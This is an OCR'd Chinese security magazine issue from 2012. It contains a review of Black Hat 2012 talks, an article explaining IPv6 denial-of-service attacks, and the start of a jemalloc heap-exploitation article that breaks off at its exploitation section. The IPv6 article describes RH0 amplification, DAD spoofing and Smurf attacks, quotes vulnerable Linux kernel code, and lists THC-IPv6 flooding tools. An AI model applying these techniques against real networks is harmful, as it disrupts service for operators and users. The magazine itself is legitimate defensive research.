安全+
SECURITY
2012/12 总第019
技术版 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

Blackhat 2012 议题概览

企业信息安全体系架构方法和应用

隐蔽信道的原理与阻断

《2012上半年NSFOCUS威胁态势报告》节选

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8667
传真：(010)6872 8708
网址：www.nsfocus.com

Nsmagazine@nsfocus.com

2012/12 总第 019

安全+ SECURITY+

目录 CONTENTS

Black Hat USA 2012议题概览

安全研究部　曲富平

关键词：Black Hat　USA 2012　安全技术　漏洞

摘要：本文对 Black Hat USA 2012 的重点议题进行了分类点评，对安全技术感兴趣的读者可迅速了解大概内容，并根据自己关注的方向选择相应的文章仔细研究。

引言

Black Hat USA 作为计算机 / 网络安全界最有名的盛会，每年都吸引顶尖的黑客们参加。会议发布的众多议题更是代表了目前计算机 / 网络安全界发展的趋势。2012 年在拉斯维加斯举行的大会共发布了 87 个议题，有 73 个都可以从官方网站上下载到相应的论文、PPT 甚至概念型代码。笔者花了将近 1 个月的业余时间将所有文章通读了一遍，深感此次会议的涉面之广。不过大部分安全研究者只是关注自己领域的发展动向，因此阅读本文可以节省大家的宝贵时间。没有细节的议题本文不会涉及；另外，由于作者水平有限，对某些文章概括内容会有一定的误解，望读者谅解。

所有文章可参考 https://www.blackhat.com/html/bh-us-12/bh-us-12-archives.html

一、漏洞相关

漏洞永远是安全领域最关注的对象，在本次会议的议题中占有相当比例。

（一）A Stitch in Time Saves Nine: A Case of Multiple Operating System Vulnerability

一条 sysret 指令引发的“血案”？X86-64 模式下，这条指令曾经在 Linux 导致权限提升并在 6 年前补上，但此种漏洞仍然在 FreeBSD/Win7 等操作系统下存活了数年。文中给出了这个漏洞的

利用方法，很有启发性。

（二）Are You My Type? - Breaking .NET Sandboxes Through Serialization

.NET 的沙盒真的是坚不可摧的么？显然不是。那么如何搞定？本文通过利用 .NET 序列化存在的一处漏洞实现了任意代码执行。

（三）Digging Deep Into The Flash Sandboxes

Flash 也有沙盒？拜托，都有很久了，而且既有满足同源策略的应用沙盒，又有防止任意代码执行的系统底层沙盒，针对不同的浏览器，其限制和实现方式也各有不同。IBM Xforce 的大拿们会详细剖析各种 Flash 沙盒的底层细节，让大家大饱眼福。

（四）Easy Local Windows Kernel Exploitation

漏洞利用技术在不断的进化，内核提权漏洞也不仅仅是各种溢出 +shellcode 的天下。以往写漏洞利用代码时，很多常规无法利用的“垃圾漏洞”，也能在本文的帮助下化腐朽为神奇，山鸡变凤凰了。其实，换一种思路，往往能海阔天空。

（五）Exploit Mitigation Improvements in Win 8

安全研究人员对微软一直是爱恨交织。爱的是微软的平台为安全提供了生态圈，恨的是每过一段时间微软都要念一遍紧箍咒。这不，windows8 出来之后大家又要紧张一阵了——Windows8 的安全体系又要升级了，唐僧又要默念：“让我主宰的世界更安全一些吧，让一切牛鬼蛇神都被我降服吧”。本文就是来解释这一切的。

（六）Exploiting the jemalloc Memory Allocator: Owning Firefox's Heap

Firefox 安全研究人员的福音来了！由于 Firefox 有自己自定义的堆管理算法，常规的 Firefox 堆漏洞利用程序需要做相应的修改。文章里提到了不少利用这些算法来编写 exploit 的技巧。

（七）Flowers for Automated Malware Analysis

面对遍布世界的监控网络，恶意软件的生存期越来越短了，各种自动化分析平台将样本收集 - 分析 - 规则更新 - 查杀发挥到了极致。现在，这类平台的克星来了。抓住了我的样本就想分析我？没门！我先把自己包一个严严实实，防弹的哦，防 X 光透视的哦。

（八）Google Native Client - Analysis Of A Secure Browser Plugin Sandbox

NaCl，这可不是氯化钠，而是 Google 的本地客户端，用于为浏览器编写插件。本地代码直接运行难道不会引发安全问题？当然会。所以 NaCl 肯定会设置一系列的限制来去除风险，不过早期的问题很多，因此限制也是逐步完善的，NaCl 正一步一步变得更加安全。

（九）Recent Java Exploitation Trends and Malware

跨平台的 Java，开发者喜欢它，因为“一次编译，到处运行”；攻击者也喜欢它，因为“一种攻击，到处使用”。Java 漏洞，有其自己独特的地方，甚至可以编写平台无关的漏洞利用代码。本文跟踪了 Java 的若干重点漏洞，或许安全研究人员们能够从中获取一些灵感？

（十）The Info Leak Era on Software Exploitation

在任意代码执行满天飞的 Windows XP

时代，内存信息泄露，属于不上台面的漏洞。三十年河东三十年河西，随着 ASLR+DEP 成了 Windows 7/IE 8/Office 2010 的标配，信息泄露已经成了香饽饽。有了它，才能让 ASLR 无效，进而绕过 DEP。Google 的专家们对此进行了系统的整理，各种类型如何演绎，且看文中分解。

（十一）The subway line 8 - Exploitation of Windows 8 Metro Style Apps

微软每次的操作系统更新都要推出些新玩意儿，Windows8 的界面发生了颠覆性的改变，连应用程序平台也出了一个 WinRT。WinRT APP 被隔离在 AppContainer 沙盒里受限运行。不过道高一尺，魔高一丈。沙盒虽然受限也未必安全，毕竟在正常功能下也要和外界交互。安全研究者们，准备好你们的十八般兵器，上吧。

（十二）Windows 8 Heap Internals

兵来将挡、水来土掩，堆溢出漏洞利用的对抗，一直在延续。Win8 也亮出了它新的防御机制，让攻击者跳舞的舞台也越来越小，还得带上沉重的脚铐。

二、移动与网络嵌入式相关

动终端与网络嵌入式设备，那可是目前热门中的热门啊。

（一）Adventures in Bouncerland

苹果有个 AppStore，开发者发布应用前需要接受苹果的“审判”。安卓呢？以前没有不代表现在没有，google 的 Boucerland 强力出击了。不过，最终的结果是被安全研究人员“调戏”的厉害，看来还需要进一步完善。

（二）Blended Threats and JavaScript: A Plan for Permanent Network Compromise

短小的议题：结合 CSRF 和 js 可以更新 SOHO 路由器的 firmware，有点意思。

（三）Don't Stand So Close To Me: An Analysis of the NFC Attack Surface

没听说过 NFC？你 Out 了，以后手机都可以当信用卡用了。越是新事物就越有可能出问题，移动设备的牛人给你展现 Android 下 NFC 的问题是如何发现的，又能利用它来做些什么。

（四）Here Be Backdoors: A Journey Into The Secrets Of Industrial Firmware

Samsung DMS、Schneider Quantum、Rockwell ControlLogix、Schneider ION Smart Meters、SIEMENS SCALANCE X200、ADVANTECH EKI-1528……这么多的 SCADA 设备，共同的特点就是有预设的高权限账号，您还敢用么？

（五）How many bricks does it take to crack a microcell?

对一个网络嵌入式设备，该怎么“庖丁解牛”呢？逻辑分析仪啊！SPI、JTAG 统统拿下，Firmware 更不在话下。Root 密码那就更简单了。

（六）IOS Kernel Heap Armageddon Revisited

天才，就是搞什么成什么，别人只能做仰视状。这样的人搞 IOS 的内核堆利用，那也是信手拈来。来学习一下堆的分配释放、C++ Object 对象内存布局以及利用 XML 实现堆喷射和堆风水的方法吧。

（七）SQL Injection to MIPS

Overflows: Rooting SOHO Routers

SQL 注入能和 MIPS 溢出扯上关系？确实可以。对于一个 SOHO 路由器，数据库数据是没有价值的，纯粹的 SQL 注入确实无用，但通过向数据库注入畸形文件可以令其它进程溢出，从而执行任意指令，一个肉鸡就这么出现了。妙哉!

（八）Windows Phone 7 Internals and Exploitability

Windows Phone 7 的设备虽然不多，但是平台安全的研究也是有借鉴意义的。对于这么庞大的研究对象，该从哪儿下手呢？看看专家是怎么做的——沙盒、签名、ASLR、进程空间以及 PSL。.NET 的字符串竟然所在的内存是 RWX，无语。

三、新、奇、特

看完这些，你肯定会赞叹，真 Cool。

（一）DE MYSTERIIS DOM JOBSIVS: Mac EFI Rootkits

BIOS Rootkit 也不算什么新奇的东西了，不过在 BIOS 统一到 UEFI 后，通用性提高了不少。本文以 Mac 的 EFI 作为目标，利用了 thunderbolt 外围设备的 ROM 添加恶意 EFI 程序。可惜离真正的应用还有那么一点点距离。

（二）From the Iriscode to the Iris: A New Vulnerability of Iris Recognition Systems

虹膜扫描那可是高科技的玩意儿，大片中特工们大多使用美人计或者暴力得到目标虹膜的指纹副本。不过拍戏毕竟是拍戏，如果目标你接触不到该咋办？在事先知道特征值后，也能凭空生成一个通过检测算法的样本。（让人很囧的是，特征值该从哪儿里得到……）

（三）Ghost is in the Air(traffic)

“空军一号，你在哪里，请回答！”

沉默……

也是，美国总统不会主动暴露自己的位置，那咱就上点设备，分析一下 ADS-B，看你能跑到哪儿去。

（四）Hardware backdooring is practical

又一个基于 Firmware/BIOS 的木马，特别在哪儿呢？CoreBoot+SeaBIOS 开源组合，谁都可以开发（再也不用专门的秘密组织了）；开机后使用网卡从互联网下载 Bootkit；各种在局域网中尝试连接外网的手段；blabla

（五）How the Analysis of Electrical Current Consumption of Embedded Systems Could Lead to Code Reversing?

通过电量消耗就能知道系统在运行什么指令，听起来有点天方夜谭。研究人员确定这是可能的，一台高级点的示波器加一台电脑就能办到。不过准确性嘛，还是有待提高，看看文章中提到的海明距离，你就明白了。

（六）Looking Into The Eye Of The Meter

智能电表对于充满好奇的人是个不可多得的研究材料，如果有点经济利益，那研究动力就更大了。使用逻辑分析仪之后，一切的传输数据都尽收眼底，硬件逆向，看起来也不算难嘛。

（七）My Arduino Can Beat Up Your Hotel Room Lock

搞定保险柜，不在话下。搞定数码保险柜，更不在话下。一把万用钥匙（Arduino）

足矣。

（八）PRNG: Pwning Random Number Generators (in PHP applications)

随机数，重要。PHP 的伪随机数，如果伪的不够随机，就失去了随机特性。怎么做呢？从 HTTP Header 获取随机数的 time(); 利用 Keep Alive 来强迫生成新进程某些技巧获取原来被断掉的进程……

（九）Torturing OpenSSL

电压升高，温度变化，都会导致硬件故障，但不严重的故障不会导致系统崩溃，只会产生一些计算错误。利用这些错误，再加上 80 台服务器的 104 小时计算，就能破解出黑盒服务器中的 RSA 私钥。Bravo！

（十）<ghz or bust: blackhat

小于 1G 的嵌入设备都有哪些？欧姆龙血糖仪、电表……如何逆向？CC1111USB！

四、Web 相关

搞站与反搞战必备。

（一）Confessions of a WAF Developer: Protocol-Level Evasion of Web Application Firewalls

当网站对自己配备的 WAF 设备信心满满的时候，攻击者也没闲着。看我给你来几个佛山无影脚!

（二）HTML5 Top 10 Threats – Stealth Attacks and Silent Exploits

HTML5 下有什么安全威胁？这里有个 Toplist。

（三）SSRF vs. Business Critical Applications

SSRF，服务器端请求伪造，结合一下 SAP 和数据库，那威力可不小，你懂的。

（四）Code Reviewing Web Application Framework Based Applications (Struts 2, Spring MVC, Ruby on Rails (Groovy on Grails), .NET MVC)

还在发愁各种网络框架的代码审计而不知道如何下手？这篇文章就是你的及时雨，虽然篇幅有那么点长。

（五）Web Tracking for You

仅用 Web 浏览器就能区分每一个人？方法多的很：Cookie、浏览器插件、HTTP 头内容和顺序、各种 LocalStorage(flash、SilverLight、Java、PDF、HTML5 等）、识别 Proxy、HTTPS 支持算法种类……

五、杂项

（一）A Scientific (But Non Academic) Study of How Malware Employs Anti-Debugging, Anti-Disassembly and Anti-Virtualization Technologies

这是一篇反调试、抗逆向、反虚拟机技术的详细列表。

（二）The Myth of Twelve More Bytes: Security on the Post-Scarcity Internet

IPv6 和国际化域名带来的额外安全问题和挑战。各种网络防护设备，该更新你们的知识库了。

（三）Lessons Of Binary Analysis

介绍二进制静态分析的纯学术型文章，搞这个的人估计不多，不过确实写的不错。

（四）Hacking with WebSockets

Websocket 目前使用还不算很广，不过很多大型网站都开始试水了。各种品牌的 WAF 们，你们准备好了么？

IPv6网络下的拒绝服务攻击

安全研究部　洪海

关键词：Web 扫描　Web 应用防火墙　联动

摘要：本文从 IPv6 协议本身的设计问题和 IPv6 协议的实现问题两个方面说明 IPv6 协议将会受到拒绝服务攻击的威胁。

一、引言

随着互联网的发展，IPv4 地址空间不足的问题越来越严重，使用 IPv6 协议取代 IPv4 协议已经成为网络发展的必然趋势。

相对于 IPv4，IPv6 协议提供了更大的地址空间，并使用 IPSec 等协议增强其安全性。然而，这并不代表 IPv6 协议是牢不可破的，IPv6 协议依然存在着很多安全性问题和威胁，其中比较常见而又相对严重的一类威胁是拒绝服务攻击（DoS）。

IPv6 要求使用 IPSec 协议以保证数据的安全性。IPSec 协议使用认证头（AH）保证了信息的完整性、使用封装化安全载荷（ESP）保证了信息的保密性，但是没有特定的协议和有效的方法来保证信息的可用性。因此在理论上，IPv6 协议无法对拒绝服务攻击进行有效的防范。

从 IPv6 相关漏洞的统计结果来看，所有 IPv6 相关漏洞中，能够造成拒绝服务的漏洞占到了一半以上，这对网络设备和网络服务的影响十分严重 [LHS2012]。



图 1 IPv6 相关漏洞造成危害统计图

2012 年 2 月，在实际的网络攻击中首次出现了 IPv6 网络上的分布式拒绝服务攻击（DDoS）[ARBOR]。这是 IPv6 网络发展和 IPv6 安全性研究的一个里程碑事件。

本文从 IPv6 协议本身的设计问题和 IPv6 协议的实现问题两个方面说明 IPv6 协议将会受到拒绝服务攻击的威胁。

二、IPv6 协议设计问题导致拒绝服务攻击

IPv6 协议本身的设计就存在一些安全性问题，这些问题会导致拒绝服务攻击。这些问题包括 IPv6 协议 Type 0 路由头拒绝服务漏洞、重复地址检测算法拒绝服务漏洞等。本章对这些问题进行简要介绍。

（一）IPv6 协议 Type 0 路由头拒绝服务漏洞

IPv6 协议 Type 0 路由头拒绝服务漏洞

又称 IPv6 RH0 漏洞。该漏洞是 IPv6 协议本身的漏洞，与具体的设备和软件无关。所有遵循 IPv6 协议的网络设备会受到该漏洞的影响。该漏洞已于 2007 年 12 月由 RFC 5095 修补。

在 RFC 2460[RFC-2460] 的 4.4 节中，定义了路由头（Routing Header）及 Type 0 路由头。

路由头的格式如图 2 所示。

Type 0 路由头的格式如图 3 所示。



图 2 IPv6 路由头格式示意图

图 3 IPv6 Type 0 路由头格式示意图

其中，Segments Left 字段表示在到达目的地址前剩余的必须被访问到的中间节点数目，Address[1] ~ Address[N/2] 是必须被访问到的中间节点地址列表。

RFC 2460 的 4.1 节中规定，IPv6 节点必须接收并尝试处理数据包中以任何顺序出现任意次数的扩展头部（IPv6 nodes must accept and attempt to process extension headers in any order and occurring any number of times in the same packet）；4.4 节中规定，路由头用于列出在源地址到目的地址路由过程中的一个或多个必须被访问到的节点（The Routing header is used by an IPv6 source to list one or more intermediate nodes to be “visited” on the way to a packet’s destination）。

根据 RFC 2460，一个 RH0 可以包含多个中间节点的地址，同一个中间节点的地址也可以被多次包含在一个 RH0 中，并且被指定的中间节点必须接收并尝试处理该数据包。因此，只要在 Address[1] ~ Address[N/2] 字段中重复填入相互间隔的两个地址，就可以制造出一个能够在这两个地址之间多次往返传输的 RH0 数据包 [CWS-2007]。

利用 IPv6 RH0 漏洞，攻击者能够对两个节点之间的网络链路进行拒绝服务攻击。该漏洞的影响非常严重，因为漏洞不只影响存在漏洞的两个节点本身，而是影响这两个节点之间的整条链路。如图 4 所示，通过发送少量的通讯，攻击者就能够消耗大量带宽，对两个节点之间的链路放大拒绝服务攻击 [CWS-2007]。



图 4 利用 IPv6 RH0 漏洞对两个节点之间的链路放大拒绝服务攻击

另外，攻击者还可以利用有漏洞的节点，并通过调整 RH0 中间节点列表的长度，使得一段时间内发送的一组报文在一秒或者更短的时间内到达攻击目标，对攻击目标进行集中拒绝服务攻击 [CWS-2007]。如图 5 所示。

在 RFC 5095[RFC-5095] 中，对 RFC 2460 进行了更新，出于安全性的考虑，禁用了 IPv6 扩展头中的 Type 0 路由头。目前，路由器和操作系统对于 Type 0 路由头功能的

支持也已参照 RFC 5095 实现。



图 5　利用 IPv6 RH0 漏洞对目标进行集中拒绝服务攻击

（二）重复地址检测算法拒绝服务漏洞

IPv6 同时定义了无状态和有状态地址自动配置机制。有状态地址自动配置使用 DHCPv6 来给主机动态分配 IPv6 地址，无状态地址自动配置通过 NDP 来实现。在无状态地址自动配置中，主机通过接收链路上的路由器发出的 RA 消息，结合接口的标识符而生成一个全球单播地址，在此过程中需要进行重复地址检测（DAD，Duplicate Address Detection）。

重复地址检测是节点确定即将使用的地址是否在链路上唯一的过程。所有的 IPv6 单播地址，包括自动配置或手动配置的单播地址，在节点使用之前必须要通过重复地址检测。

重复地址检测机制通过 NS 和 NA 报文实现。节点会发送 NS 报文，其源地址为未指定地址，目的地址为接口配置的 IPv6 地址。在 NS 报文发送到链路上后，如果在规定时间内没有收到应答的 NA 报文，则认为这个单播地址在链路上是唯一的，可以分配给接口；反之，如果收到应答的 NA 报文，则表明这个地址已经被其他节点所使用，不能配置到接口 [SANS]。如图 6 所示。



图 6　重复地址检测算法示意图

重复地址检测算法存在漏洞。由于没有对应答的 NA 报文的有效性进行认证和检验，链路上的任何设备都可以对发出的 NS 报文进行任意次数的应答。若攻击者对每一个重复地址检测算法的 NS 都进行应答而声称该地址已经被占用，新加入网络的计算机就无法获得能够使用的 IPv6 地址，从而无法加入到网络之中 [SANS]，如图 7 所示。



图 7　利用重复地址检测算法漏洞进行拒绝服务攻击

（三）与 IPv4 类似的拒绝服务攻击

一些在 IPv4 协议中出现的拒绝服务攻击方式（如 Smurf 攻击）也能够应用于 IPv6 网络中，如图 8 所示。不同之处在于，IPv6 协议中没有了广播地址，需要向多播地址（如 FF02::1）发送 ping 请求包 [SANS]。



图 8　IPv6 网络下的 Smurf 攻击

三、IPv6 协议实现问题导致拒绝服务攻击

除了 IPv6 协议设计问题导致的拒绝服务攻击外，在不同网络设备和操作系统对 IPv6 协议栈的实现中也会产生问题和漏洞，造成拒绝服务攻击的威胁。

本章对 Cisco 网络设备、Linux 内核和 Windows 操作系统的几个 IPv6 相关漏洞进行简要的说明和介绍。

需要说明的是，除了本章介绍的这几个漏洞，还有很多漏洞能够对各种系统和服务造成拒绝服务攻击，如 Microsoft Windows TCP/IP IPv6 扩展头远程拒绝服务漏洞、Apple Mac OS X IPV6 Socket 选项拒绝服务漏洞、Linux Kernel IPv6 碎片识别远程拒绝服务安全漏洞、Cisco Wireless LAN Controller IPv6 报文处理拒绝服务漏洞等。由于篇幅所限，具体的漏洞可参照 IPv6 相关漏洞列表 [LHS2012]。

（一）Cisco ASA/PIX/IOS IPv6 邻居发现路由器通告远程拒绝服务漏洞

Cisco 产品在邻居发现协议的实现上存在问题。

IPv6 网络协议中的自动配置，是指主机通过路由器发送的 ICMPv6 路由通告（Router Advertisement）自动查找和更新可用的路由。在收到一个新的路由通告时，系统根据该路由通告更新其路由表。如果在该路由通告中设置了自动配置标志位，则收到通告的主机会在被通告的网络空间中选择一个 IPv6 地址。

Cisco ASA/PIX/IOS 在收到新的路由通告时，会依据自动配置算法进行路由表的更新。使用虚假路由和网络前缀生成大量不同的路由通告进行 flood，攻击者能够占用 Cisco ASA/PIX/IOS 的全部 CPU 资源。

远程攻击者可利用此漏洞使受影响的计算机和设备不响应，拒绝服务合法用户。

（二）Linux Kernel ipv6_getsockopt_sticky 函数拒绝服务及信息泄露漏洞

Linux 内核 net/ipv6/ipv6_sockglue.c 文件中的 ipv6_getsockopt_sticky() 函数存在空指针引用漏洞。

漏洞相关代码如下：

```
case IPV6_2292PKTOPTIONS:
{
        struct ipv6_txoptions *opt =
NULL;      [1]
         struct msghdr msg;
        struct flowi fl;
         int junk;

    fl.fl6_flowlabel = 0;
    fl.oif = sk->sk_bound_dev_if;

    if (optlen == 0)
    goto update;              [2]

update:
    retv = 0;
    if (inet_sk(sk)->is_icsk) {
       if (opt) {
…
       }
       opt = xchg(&np->opt, opt);      [3]
       sk_dst_reset(sk);
    } else {
       write_lock(&sk->sk_dst_lock);
```

```
        opt = xchg(&np->opt, opt);      [4]
        write_unlock(&sk->sk_dst_lock);
        sk_dst_reset(sk);
    }
    case IPV6_DSTOPTS:
    {
            lock_sock(sk);
    len = ipv6_getsockopt_sticky(sk, np-
>opt->hopopt,      [5]
                optval, len);
        release_sock(sk);
        return put_user(len, optlen);
    }
```

在 do_ipv6_setsockopt() 函数中，如果 optname = IPV6_2292PKTOPTIONS 且 optlen = 0（如 [2] 所示），np->opt 就会被设置为空（[3][4] 所示）。在 do_ipv6_getsockopt() 函数中，如果 optname = IPV6_DSTOPTS，就会在 [5] 引用 np->opt。

攻击者可以利用这个漏洞读取任意内核内存或进行拒绝服务攻击。

（三）Microsoft IPv6 TCP/IP Loopback LAND 攻击拒绝服务漏洞

LAND 攻击是一种拒绝服务攻击。在 LAND 攻击中，攻击者制造一个特殊的 SYN 数据包，使该数据包的源地址和目的地址都被设计成被攻击目标的地址。被攻击目标接收到该数据包后，会向自己发送 SYN-ACK 消息，结果这个地址又发回 ACK 消息并创建一个空连接，每一个这样的连接都将保留直到超时。

在 CVE-2005-0688 中，披露了 Windows 部分系统的 TCP/IP 协议栈的实现上存在 Land 攻击拒绝服务漏洞。微软在 MS05-019[MS05-019] 中进行了修补。但是该补丁只修补了 IPv4 协议栈中的漏洞，而没有针对 IPv6 协议栈进行修补。

随后，在 CVE-2005-1649 中，IPv6 协议栈中的问题被再次披露出来。微软在 MS06-064[MS06-064] 中修补了 IPv6 协议栈中的漏洞。

（四）Microsoft Windows ICMPv6 路由播发缓冲区溢出漏洞

Windows TCP/IP 协议栈在处理特制的 ICMPv6 路由播发报文时没有执行充分的边界检查。

在 TCPIP.SYS 中，Ipv6pHandleRouterAdvertisement 函数调用了 NdisGetDataBuffer 函数，如图 9 所示。



图 9 Microsoft Windows ICMPv6 路由播发缓冲区溢出漏洞

根据 MSDN，NdisGetDataBuffer 的原型 [MSDN-NG] 为：

```
PVOID NdisGetDataBuffer(
    IN PNET_BUFFER NetBuffer,
    IN ULONG BytesNeeded,
    IN PVOID Storage,
    IN UINT AlignMultiple,
    IN UINT AlignOffset
);
```

该函数用于从 NET_BUFFER 结构体

中获取一段连续的数据。Storage 参数应为 NULL 或一个缓冲区指针，且该缓冲区的长度应不小于参数 BytesNeeded 的值。如果 Storage 参数不为 NULL 且请求的数据是不连续的，则会将请求的数据复制到 Storage 指向的缓冲区中进行连接。

在上图的调用中，Storage 所指向的缓冲区是在栈上分配的 0x20 字节空间，而 NetBuffer 和 BytesNeeded 都是由输入数据所决定的，其 BytesNeeded 可以为任意值。

通过使用 IP 分片，可以强制使请求数据成为不连续的数据块，调用 NdisGetDataBuffer 函数就会在 Storage 缓冲区中进行数据块的连接，从而溢出 Storage 缓冲区。

攻击者可以通过向启用了 IPv6 的计算机发送特制的 ICMPv6 报文进行拒绝服务攻击。

微软在 MS10-009[MS10-009] 中修复了这个漏洞。通过补丁比对可以看出，修补前（右）是在调用 NdisGetDataBuffe 函数后才对 BytesNeeded 参数进行检验，而修补后（左）是在调用 NdisGetDataBuffe 函数前就进行了检验 [NSTB]。



图 10 MS10-009 修补前后代码的比对

四、IPv6 拒绝服务攻击工具

THC-IPv6[THC-IPv6] 是一套完整的工具包，可用来攻击 IPv6 和 ICMPv6 协议的固有弱点，THC-IPv6 包含了易用的库文件，可二次开发。THC-IPv6 包括先进的主机存活扫描工具、中间人攻击工具、拒绝服务攻击工具等。

THC-IPv6 中可以用于进行拒绝服务攻击的工具包括:

- denial6——对 IP 进行 ping 请求，形成 Dos;
- dos-new ipv6——对所有的新加入本地的系统，拒绝它加入;
- flood_dhcpc6——进行 DHCP client 请求攻击，耗尽 DHCP 服务器的 IP 地址池;
- kill_router6——伪造路由器在局域网广播路由器消亡的通告;
- rsmurf6——以多播地址 ICMP ping 请求目标地址，导致目标发生 ping reply DOS;
- sendpees6——使用 CGA 加密和 RSA 签名算法，发送 ICMP Neighbor Solicitation Message，使得被攻击目标验证加密而 CPU 繁忙;
- smurf6——和 rsmurf6 相反，伪造攻击 IP 多播 ICMP ping 请求，致使网内大量 ICMP ping reply 发给攻击目标;
- toobig6——伪造源 IP 给目标发送超大 ping 包。

五、总结

本文从协议设计和协议实现两个方面对 IPv6 网络下的拒绝服务攻击威胁进行了介绍，并介绍了 THC-IPv6 中有关拒绝服务的几个工具。

可以看出，虽然 IPv6 协议使用 IPSec

增强了其安全性，但是在防范拒绝服务攻击方面与 IPv4 相比并没有显著的增强。

随着互联网的发展，IPv6 将长期与 IPv4 共存，并逐步取代 IPv4 成为事实上的新标准协议。因此，处理和解决 IPv6 网络上的安全威胁将成为一项长期的挑战。

参考文献

[ARBOR] A Milestone in IPv6 Deployment

http://ddos.arbornetworks.com/2012/02/a-milestone-in-ipv6-deployment/

[CWS-2007] IPv6 Routing Header Security.

http://www.secdev.org/conf/IPv6_RH_security-csw07.pdf

[LHS2012] 李鸿培、洪海、申军利，IPv6 及其安全性技术研究报告，绿盟科技

[MS05-019] http://technet.microsoft.com/en-us/security/bulletin/ms05-019

[MS06-064] http://technet.microsoft.com/en-us/security/bulletin/ms06-064

[MS10-009] http://technet.microsoft.com/en-us/security/bulletin/MS10-009

[MSDN-NG] http://msdn.microsoft.com/en-us/library/ff562631.aspx

[NSTB] http://newsoft-tech.blogspot.com/2010/02/ms10-009.html

[RFC-2460] Internet Protocol, Version 6 (IPv6) Specification.

http://www.ietf.org/rfc/rfc2460

[RFC-5095] Deprecation of Type 0 Routing Headers in IPv6

http://www.ietf.org/rfc/rfc5095

[SANS] A Complete Guide on IPv6 Attack and Defense

http://www.sans.org/reading_room/whitepapers/detection/complete-guide-ipv6-attack-defense_33904

[THC-IPv6] http://thc.org/thc-ipv6/

浅谈Jemalloc利用

安全研究部　陈亚伟

关键词：jemalloc　堆管理　利用

摘要：jemalloc 是一个有着较广泛应用的堆管理器。为了利用堆缓冲区溢出漏洞执行任意指令，可以利用缓冲区中存储的数据或者利用堆管理器。本文介绍了 jemalloc 堆管理器中的数据结构和利用堆管理器的方法。

引言

Jemalloc 作为堆管理器应用于 FreeBSD 操作系统与 FireFox 浏览器中，而 FreeBSD 与 FireFox 分别在服务器市场与浏览器市场占据一定份额，因此研究它们共同的堆管理器的利用方法是有意义的。在 2012 年 BlackHat 安全峰会上，argp 和 huku 两人就 jemalloc 堆管理器演讲了《Exploiting the jemalloc Memory Allocator: Owning Firefox's Heap》。

一、jemalloc 数据结构

首先简单介绍 jemalloc 中定义的数据结构以及特性，深入了解需要阅读 [1]、[2]、以及 jemalloc 源代码。文中统称堆中无论大小而地址连续的一片内存区域为堆块，并且不区分数据结构与结构。

（一）arena(arena_t)

arena 设计用来缓解线程之间锁的问题，其尽量让一个线程的分配和回收调用在同一个 arena 结构中。arena 的数量通常是 CPU 核数的 1 倍，2 倍，或者 4 倍，存储在变量 narenas 中，对于 FireFox，narenas 硬编码为 1。

（二）chunk(arena_chunk_t)

jemalloc 将内存划分成许多大小相等的数量级为 M 的 chunk，FireFox 为 1M。要查找某堆块的 chunk 基址，只需将地址按 1M 对齐即可。chunk 结构中 arena_chunk_map_t 类型的 map[] 数组用来跟踪页内存的属性。chunk 内则被划分为更小的 run 结构。

（三）run(arena_run_t)

run 结构按照 0x1000 对齐，通常是一个到多个连续的内存页。每个 run 中只存储大小特定的堆块（例如全为 16 字节），每个 run 结

构有一个指向与自己关联的 bin 的指针。run 结构中的 regs_minelm 用来索引第一个空闲 region，而 regs_mask[i] 用来标示第 i+1 个 region 是否空闲，在随后的利用部分将用到这两个成员。

（四）bin(arena_bin_t)

bin 结构中的 reg_size 的值（例如 16）代表关联的 run 中堆块的大小。bin 结构按 reg_size 排序从小到大连续存储在 arena_t 中。

（五）region

region 是 malloc() 返回的堆块，没有其它元数据。

二、jemalloc 利用方法

